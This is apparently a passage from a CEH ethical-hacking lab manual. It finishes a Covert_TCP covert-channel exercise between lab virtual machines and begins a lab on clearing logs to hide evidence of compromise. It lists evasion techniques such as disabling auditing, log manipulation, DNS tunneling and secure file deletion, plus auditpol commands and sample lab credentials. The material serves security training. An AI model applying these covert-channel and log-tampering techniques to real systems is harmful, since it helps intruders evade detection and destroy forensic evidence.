


Figure 3.6.24: Covert_tcp command to start sending the message




Figure 3.6.25: Covert_tcp sending data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Go to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.




Figure 3.6.26: Covert_tcp receiving data

38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

TASK 6.8

Analyze Results

39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.

Figure 3.6.27: Tcpdump showing 0 packets captured

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.




Figure 3.6.28: Message saved in a text file

41. Now, switch back to the **Parrot Security** virtual machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** ( ) button from the menu bar, as shown in the screenshot.




Figure 3.6.29: Stopping the packet capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.






Figure 3.6.30: Applying the TCP filter

44. If you examine the communication between the **Parrot Security** and **Ubuntu** virtual machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.31: Individual TCP headers changed to send the message secretly

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 10**, **Ubuntu** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This lab will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Clear_Event_Viewer_Logs.bat located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**
- Covert_TCP located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP**
- CCleaner located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 20 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 View, Enable, and Clear Audit Policies using Auditpol

Here, we will use Auditpol to view, enable, and clear audit policies.

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
2. The **User Account Control** pop-up appears; click **Yes**.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).




Figure 4.1.1: Open Command Prompt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

View Audit Policies

3. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.




Figure 4.1.2: Auditpol viewing the policies

TASK 1.2

Enable Audit Policies

4. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.




Figure 4.1.3: Auditpol Local Security Policies in Windows 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

